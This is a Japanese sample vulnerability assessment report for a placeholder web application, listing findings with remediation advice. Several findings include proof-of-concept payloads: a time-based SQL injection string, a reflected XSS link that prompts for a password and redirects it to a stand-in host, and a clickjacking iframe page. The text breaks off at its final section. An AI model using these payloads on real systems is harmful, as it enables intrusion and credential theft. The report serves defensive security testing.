ウェブアプリケーション脆弱性診断
報告書サンプル

EG Secure Solutions


脆弱性診断サービスの概要表

	1サイト （単一ドメイン）	3サイト （複数ドメイン）	GraphQL, WebSocket などを使用している場合
リクエスト数	50リクエスト	150リクエスト	50リクエスト
期間 ※1	15営業日～	20営業日～	20営業日～
料金 ※2	142.5万	427.5万	207.5万

※1　診断着手から報告書納品までに必要な日数の目安です。
※2　オプションの有無で変動する可能性があります。

リクエストのカウント方法について

リクエストとは、ブラウザがWebサーバーに送信する通信のことを指します。
一般的に、リンクやボタンが押された時の画面遷移の回数は、リクエストの回数と同じになる傾向があります。



Confidential

サンプル株式会社 御中

「サンプルアプリケーション」
Web アプリケーション脆弱性診断報告書

EG セキュアソリューションズ株式会社

2023 年 X 月 X 日

目次

1. エグゼクティブサマリー

1.1. 総合評価

高危険度（High）

1.2. 総評

脆弱性診断の結果、6 件の脆弱性が発見されました。また、2 件の改善指摘があります。
SQL インジェクションやクロスサイト・スクリプティング等の基本的かつ高危険度の脆弱性が発見されており、セキュリティへの配慮が不十分と見受けられます。個人情報やカード情報を取り扱うサービスとして不十分な状況といえます。その他、中危険度以下の脆弱性がいくつか発見されていることから、さしあたってはこれらの脆弱性への対応が急務です。
さらに、「恒久的な対策」で述べるように、今回発見された脆弱性がなぜ混入したかという根本原因を分析し、今後の開発ではできるだけ脆弱性を作り込まないような開発体制の改善を推奨いたします。
発見された脆弱性のうち、SQL インジェクションにより、攻撃者がデータベース内の全てのデータを漏洩させることが可能です。至急の対応が必要です。
また、クロスサイト・スクリプティングにより、攻撃者がサンプルサイト利用者を罠サイトに誘導しJavaScript を実行させることができます。これにより、なりすましや情報漏えいの危険性があります。
その他、クリックジャッキングやクッキーのセキュア属性欠落の問題を指摘しています。いずれも、なりすましが可能な脆弱性ですので、詳細報告を確認の上対策をお勧めします。
改善指摘としては、脆弱性のあるjQuery が利用されていること、サーバソフトウェアのバージョンがレスポンスヘッダに表示されている問題を指摘しています。これらは現時点では重大な問題ではないものの、将来において問題が顕在化する可能性があること、また対策は容易であることから、可能な限り対策されることを推奨いたします。

1.3. 内在するリスク

1.3.1. 改ざん

指摘事項	危険度
3.1　SQL インジェクション	High
3.2　クロスサイト・スクリプティング	Medium

1.3.2. 情報漏洩

指摘事項	危険度
3.1　SQL インジェクション	High
3.2　クロスサイト・スクリプティング	Medium
3.4　クッキーのセキュア属性欠落	Medium
3.5　CORS 設定の不備	Low
3.6　アカウントロック機能の不備	Low

1.3.3. なりすまし

指摘事項	危険度
3.2　クロスサイト・スクリプティング	Medium
3.3　クリックジャッキング	Medium
3.4　クッキーのセキュア属性欠落	Medium
3.5　CORS 設定の不備	Low
3.6　アカウントロック機能の不備	Low

※指摘事項ならびに危険度については後述する『2 診断結果』を参照の事。

1.4. 対策指針

1.4.1. 早急の対策

発見した脆弱性の多くは、プログラムの不備（バグ）に起因しています。このため、該当箇所において適切なプログラム改修を行うことで、一般的なセキュリティ水準に引き上げが可能と考えられます。

なお上記の緊急対策の実施に時間を要する、あるいは対策の実施自体が難しいようであれば、Web アプリケーション・ファイアーウォール（通称、WAF）などのセキュリティ製品の導入も含めて検討されることをお勧めいたします。

1.4.2. 恒久的な対策

今回指摘したような脆弱性がなぜ混入したか、その根本原因を分析する必要があります。多くの場合、開発者の知識不足やガイドライン類の未整備、開発後のテストの不足などが原因となっています。

原因は 1 つとは限らないため、複合的に予防処置をとり、継続的に開発プロセスの改善と開発メンバーの強化を進めることを推奨します。

日々の情報収集や構築メンバーに対するセキュリティ意識の啓もう活動を行うなど、現状のセキュアな構築体制を確保しながら、将来的なリスクに対して備えていくための継続的な取り組みを推奨します。

2. 診断結果

2.1. 指摘一覧

危険度	指摘事項	対応	修正難易度
High	3.1 SQL インジェクション	プログラム修正	☆☆☆
Medium	3.2 クロスサイト・スクリプティング	プログラム修正	☆☆☆
Medium	3.3 クリックジャッキング	設定変更	☆
Medium	3.4 クッキーのセキュア属性欠落	設定変更	☆
Low	3.5 CORS 設定の不備	設定変更	☆☆
Low	3.6 アカウントロック機能の不備	プログラム修正	☆☆☆
Information	3.7 脆弱性のある jQuery の利用	プログラム修正	☆☆
Information	3.8 Apache および PHP のバージョン表示	設定変更	☆

※ 修正難易度 5 段階評価

2.2. 危険度の評価基準

危険度	説明
Critical	High レベルの危険度を保持し、かつ具体的な攻撃手順が発見された脆弱性です。
High	情報漏洩やシステムの停止を招く可能性のある脆弱性です。
Medium	複数の組み合わせにより実害に至る可能性のある脆弱性です。
Low	被害を拡大させる潜在的な脆弱性です。
Information	脆弱性ではありませんが、セキュリティ上および開発上の改善点です。

3. 詳細

3.1. SQL インジェクション

概要	
危険度	High
攻撃難易度	容易

説明


SQL インジェクション脆弱性が発見されました。SQL インジェクション攻撃により、データベース内の全ての情報が漏洩する危険性があります。至急の修正を推奨します。

検証例

① 「管理ツール」に正規ユーザーでログインし以下の URL に遷移します。
https://example.jp/history/userid/123456

② お客様対応履歴が表示されます。

③　②のリクエストは送信後に「380 ミリ秒」でレスポンスが返ることが確認できます。




④　次にログイン状態を保ったまま①の URL の後ろに以下の文字列を付与した URL に遷移します。

```
https://example.jp/history/userid/123456 and (sleep(10)) --
```

⑤ 10 秒経過後にお客様対応履歴が表示されます。

⑥ ④のリクエストは送信後に「10 秒」が経過しレスポンスが返ることがプロキシツールで確認できます。



⑦　③と⑥の実行時間の差は、外部から挿入した sleep(10)関数の結果と考えられることから、SQL インジェクション脆弱性が存在すると推測されます。

影響

SQL インジェクション脆弱性がある可能性が高いことから、本脆弱性を悪用された場合、データベース内のすべての情報が漏えいしたり、書き換えられたりする可能性があります。

対策

以下のうちのいずれかの方法で対策が可能です。「根本対策 1」を強く推奨します。

■根本対策 1（プレースホルダの利用）

SQL 発行時に、コンパイル済み SQL（プレースホルダ）を使用します。プレースホルダは「'」（シングルクオート）などの特殊文字をパラメーター文字列として識別するため、SQL インジェクション対策として有効です。

■根本対策 2（エスケープ）

SQL 発行時に、入力値に SQL の文法において意味のある文字(特殊文字)が含まれていた場合、特殊文字の機能を打ち消し（エスケープ）します。ただし、データベースの数値項目に対してはエスケープができないので、数値としての妥当性検証を実施します。

【特殊文字のエスケープ（MySQL の場合）】

名称	特殊文字	置換文字
シングルクオート	'	''
バックスラッシュ	¥	¥¥

実際には、これらのエスケープ処理を自作するのではなく、データベースエンジンにて提供されている機能を利用した言語機能を利用することをお勧めします。

該当箇所

以下の箇所が該当します。

URL	パラメーター	備考
https://example.jp/history/userid/XXXXXX	● パラメーター URL (XXXXXX の箇所)	-

3.2. クロスサイト・スクリプティング

概要	
危険度	Medium
攻撃難易度	中

説明

ページ分析画面には反射型クロスサイト・スクリプティングがあります。攻撃者は、罠のリンクを用意してサイト利用者を誘導することで、利用者のブラウザ上で JavaScript を実行することができます。


検証例

ページ分析画面トップの PATH-INFO を利用した XSS の例を説明します。


① 以下のリンクを罠として適当な Web サーバーに設置します。サンプルサイト利用者がこの罠を閲覧する想定です。

```
https://example.jp/analytics/abcd12345'&(function(){pass=window.prompt('継続するにはパスワードが必要です','');location.href='%5cu002f%5cu002f127.0.0.1%5cu002f%3f%27%2bpass;})()|'/?start=2017-12-01&span=month&map=clickmap
```

② サイト利用者がこのリンクをクリックすると、以下のように JavaScript が起動します。



③　利用者がパスワード（この例では「mypassword0123」）を入力するとパスワード付で罠サイトにリダイレクトされます。



以下はこのときのソース（抜粋）です。

```
var sampleOpt = {
hash: 'afc5a097568f'&(function(){pass=window.prompt('継続するにはパスワードが必要です','');location.href='¥u002f¥u002f127.0.0.1¥u002f?'+pass;})()|'',
url_hash: 'afc5a097568f'&(function(){pass=window.prompt('継続するにはパスワードが必要です','');location.href='¥u002f¥u002f127.0.0.1¥u002f?'+pass;})()|'',
capture_overload: '' || null,
url: JSON.parse(document.getElementById('urlData').textContent)[0],
clear: '',
real_capture: '',
```

```
capture_type: '',
dh: '' || 0,
hk: '' || '',
hv: '' || ''
};
```

影響

罠サイトにサイト利用者が誘導された場合、なりすまし、情報漏えいの危険性があります。

対策

検証例では PATH-INFO や URL パラメーターの値をエスケープせずに利用していることで XSS が発生しています。ユーザー入力値を JavaScript コードに挿入することは推奨されません。どうしても必要な場合は以下を実施して下さい。

JavaScript として出力する文字列を json_encode 関数でエンコードします。第 2 引数は PHP5.3 以降でないと設定できません。PHP5.2 を使用している場合は、このオプションは外してください。オプションは保険的なものであり、外しても脆弱性となるわけではありません。

```
json_encode($str, JSON_HEX_QUOT | JSON_HEX_TAG | JSON_HEX_AMP |
JSON_HEX_APOS);
```

たとえば');alert("1");// は以下のように出力されます。ダブルクォートで囲まれた形で出力されるので、アプリケーション側ではクオートする必要はありません。

"¥u0027);alert(¥u00221¥u0022);¥/¥/"

これに加えて X-Content-Type-Options: nosniff ヘッダを利用することでブラウザに Content-Type で指定された値の利用を厳格化させるとともに適切なコンテンツタイプを返送するようにします。JSON の Content-Type は application/json です。あわせて”<”,”>”もエスケープしてください。

また、クッキーに HttpOnly 属性を付与することにより、クッキーを盗み出す攻撃を緩和することが出来ます。

該当箇所

以下の箇所が該当します。

URL	パラメーター	備考
https://example.jp/analytics/XXXXXX	• PATH-INFO	XXXXXX は 16 進数

.

3.3. クリックジャッキング


概要	
危険度	Medium
攻撃難易度	中
説明	
クリックジャッキング攻撃により、第三者がサイト利用者に任意の商品を購入させることができます。	
検証例	

商品の購入における例を説明します。

① 商品の購入確定ページの画面（下図右）にあわせて、罠の画像（下図左）を用意します。

② iframe を用意して、罠画像を下（奥）、商品購入確定画面を上（手前）に配置し、CSS 設定により商品ページを透明化します（下図）。

③　以下は、罠の iframe 内に商品購入確定画面をはめ込んでいるところ（下図は説明のため商品ページを半透明にしていますが、実際の攻撃では透明です）。



④ 商品購入確定ページが透けて、下側の罠画面の「今すぐ応募」をクリックすると、実際には手前の商品購入確定ページの「いますぐ購入する」をクリックしたことになります。

※参考: 罠の HTML ソース例

```
<html>
<body>
<iframe src="cj01.png" style="width: 1113; height: 788; z-index: 0; background-color: white; position:absolute; top:-8; left:-15; border: none; opacity:1;"></iframe>
<iframe src="https://example.jp/transaction/buy/12345/" style="width: 1113; height: 788; z-index: 1; background-color: white; position:absolute; top:0; left:0; border: none; opacity:0;"></iframe>
</body>
<html>
```

影響

第三者により商品を購入させられる危険性があります。仮に攻撃が成功した場合でも、登録済みメールアドレスに商品の購入が通知されないことから、利用者が意図しない商品購入に気づくことが遅れる可能性が高いと考えられます。

対策方法

「購入する」ボタン等、勝手にクリックされると困るボタンを配置したページには以下のいずれかの HTTP レスポンスヘッダを出力します。

- X-FRAME-OPTIONS: DENY
- X-FRAME-OPTIONS: SAMEORIGIN

参考：『クリックジャッキング』に関するレポートに関するレポート
http://www.ipa.go.jp/about/technicalwatch/20130326.html

また、緩和策として、商品購入時に登録済みメールアドレスに商品購入の旨を通知することを推奨します。

該当箇所

以下の箇所が該当します。

URL	パラメーター	備考
https://example.jp/transaction/buy/XXXXX/	-	-

3.4. クッキーのセキュア属性欠落

概要	
危険度	Medium
攻撃難易度	中

説明

クッキーにセキュア属性が付与されていないため、HTTP の平文通信の際にもクッキーが送信されています。クッキーには、セッション ID や再ログインに必要な秘密情報が格納されているため、盗聴によるセッション乗っ取りの危険性があります。

検証例

以下は、統合認証画面アクセス時に発行される Set-Cookie ヘッダの例です。secure 属性がセットされていません。

```
Set-Cookie:
sample_session=eyJpdiI6IlZvVXNwTTRcL1RkRFk3VVRXRzNiUEI3PT0iLCJ2YWx1ZSI6IkV4U29kODN2MjFxYWVwa3ZmdVZkcklVa2dmMWQ2OUZEWVZIdlpZY0tCTDJxSklhOVBPSm1BSEEwOVJiazFpclhBOFwvQXo4ajFYTWxKOVFKWm9tWElWQT09IiwibWFjIjoiYjQwODIxOTI3YWM2YmE2YmQ4M2UxYzE3ZDY3NTgxOWJiNDk1ODUyZDIlNWExOGZhYzA3MGQxYmQxMTU0YTk4MSJ9; expires=Wed, 08-Feb-2017 02:52:07 GMT; Max-Age=7200; path=/; httponly
```

以下は、http://example.jp/login を閲覧した場合のリクエストですが、HTTP（平文）のリクエストにも、セッションクッキーがついています。

```
GET http://example.jp/login HTTP/1.1
Host: example.jp
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Cookie:
sample_session=eyJpdiI6ImZxM0s0K2Urbk9CTnZlaWsyTGczWEE9PSIsInZhbHVlIjoiXC9rUjF5Vmt5eGtIc1VYMmo5SENkcW02bjJLWVg0NWdiNDh5T1dGa1I1WmtGZk14U0xCZ245XC9SVG5GdG1KeVNSWUdzUXZncnNoMHozSjlXaHRxanBBdz09IiwibWFjIjoiYWNkODcyNWU2YzlhNjkxNGM3OTU5ZWUzOThkZWE1YjBlNzFhZTVhOTgwZTYyNjY2NT
```

RmODM0OWFlYzIzYTE1ZCJ9
Connection: close
Upgrade-Insecure-Requests: 1

影響

全てのリクエストが HTTPS で暗号化されていますが、暗号化されていないクッキーを盗聴されると、なりすましにより、情報漏洩等の危険性が生じます。

特に公衆無線 LAN などでは盗聴されやすいため注意が必要です。

対策方法

Cookie 設定時に secure 属性の指定をします。

該当箇所

- 統合認証画面のクッキーを発行している箇所
- モニタ連携管理画面のクッキーを発行している箇所

3.5. CORS 設定の不備

概要	
危険度	**Low**
攻撃難易度	容易

説明

クロスオリジンリソースシェアリング（CORS）の指定に不備があります。すべてのドメインからのリソース共有を許可する指定になっています。

検証例

以下は example.jp の JSON 取得時に返送される HTTP レスポンスヘッダです。

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 08 May 2017 06:21:33 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: Origin, Authorization, Accept
Access-Control-Allow-Credentials: true
Content-Length: 47
```

「Access-Control-Allow-Origin」に「*」が指定されています。すべてのドメインからのリソース共有を許可することになります。

「Access-Control-Allow-Credentials: true」であるため、クレデンシャルの送信が有効と指定されています。ただし、「Access-Control-Allow-Origin」が「*」である場合、XMLHttpRequest オブジェクトの withCredentials プロパティを true にしてリクエストを送信した場合はレスポンスを受け取れずブラウザ側でエラーになります。そのため、認証を要するリクエストは受け付けられないとの理由から、危険度は低(Low)と判断いたしました。

影響

第三者のドメイン（クロスオリジン）から、サービスを不正利用される可能性があります。

対策方法

可能な場合はアクセス元ドメインを限定します。サイト構成上ドメインを限定すると正常に動作しなくなる場合は、接続元の妥当性を確実に検証する必要があります。

設定例

```
Access-Control-Allow-Origin: https://example.jp
```

あわせて不要な場合は「Access-Control-Allow-Credentials: true」を削除します。

該当箇所

以下の箇所が該当します。

URL	パラメーター	備考
https://example.jp/	-	-

.

3.6. アカウントロック機能の不備

概要	
危険度	**Low**
攻撃難易度	容易

説明

アカウントロック機能がないため、攻撃者によるパスワード試行攻撃が容易になります。

検証例

同一のログイン ID(メールアドレス)に対して、20 回連続でパスワードをわざと間違えた後、21 回目に正しいパスワードを指定すると、正常にログインできました。

影響

パスワードに対する攻撃（特に辞書攻撃）が容易になります。最近パスワード試行攻撃が急増しており、早めの対策を推奨します。

【参考】　最近のパスワード試行攻撃の例

発表日	企業名	サービス	不正ログイン		影響
			試行	侵入	
2017/2/15	DeSC ヘルスケア	KenCoM	多数	435 件	利用者のカナ氏名、健康保険組合名が閲覧され、不正に 24,400 円相当のポイントが取得された可能性あり
2016/11/28	サイバーエージェント	Ameba	37,547,786 件	589,463 件	ニックネーム、メールアドレス、生年月日、居住地域、性別などが閲覧された可能性あり
2016/10/05	マーケティングアプリケーションズ	アンとケイト	209,003 回	96 件	2016/10/05 ～ 10/07 にかけて一部ユーザーのメールアドレスの改竄、ポイント交換が行われた
2016/5/11	サイバーエージェント	Ameba	2,236,076 回	50,905 件	ニックネームやメールアドレス、生年月日などが閲覧された可能性あり
2016/4/6	東日本旅客鉄道	My JR-EAST	過去複数回のリスト攻	約 13,000 名	氏名、生年月日、郵便番号、電話番号、メールアドレスが

			撃を分析		閲覧された可能性あり
2016/4/1	ディー・エヌ・エー	Mobage	調査中	最大104,847件	ニックネーム、生年月日、性別、地域などのプロフィール、マイゲームリスト（お気に入りゲーム）などが閲覧された可能性あり
2015 年以前の情報は割愛					

出典: http://jamhelper.com/caseoflistattack/

参考: http://blog.tokumaru.org/2013/04/password-list-attack.html

対策方法

必須対策

ID 毎にパスワードの失敗回数をカウントして、一定回数（例えば 10 回）に達した場合、一定時間（30 分〜1 時間程度）当該 ID をロックしてログインできない状態にします。この際、登録済みメールアドレスに、アカウントがロックされた旨の通知をします。また、管理者からもアカウントロックがモニタできることが望ましいです。

推奨対策

ログインの状況をモニタして、異常な状態になっていないか監視できるようにします。ログイン試行数、ログイン失敗数、ログイン失敗率などを監視することを推奨します。

該当箇所

以下の箇所が該当します。

URL	パラメーター	備考
https://example.jp/admin/	-	-

.

3.7. 脆弱性のある jQuery の利用

概要	
危険度	**Information**
攻撃難易度	容易

説明

jQuery 1.7.2 と 1.8.1 が混在して利用されていますが、jQuery3.1.1 未満には ajax 利用時の不具合が報告されています。

検証例

以下は読み込まれている jQuery のヘッダ情報です。

```
/*! jQuery v1.7.2 jquery.com | jquery.org/license */
```

```
/*! jQuery v@1.8.1 jquery.com | jquery.org/license */
```

.

影響

v1 系には ajax のレスポンスが Content-Type: text/javascript の JavaScript コードであった場合にそのまま実行してしまう脆弱性があります。外部入力で JavaScript コードが入力されるケースは考えにくいですが、混入した場合に問題になる可能性があるため今後の改修で注意してください。

対策方法

v3 系の jQuery と差し替えることを推奨します。

以下はこの脆弱性の参考情報です。

- GitHub Issue
  URL： https://github.com/jquery/jquery/issues/2432

該当箇所

以下の箇所が該当します。

URL	パラメーター	備考
https://api.example.jp/	-	-

.

3.8. Apache および PHP のバージョン表示

概要	
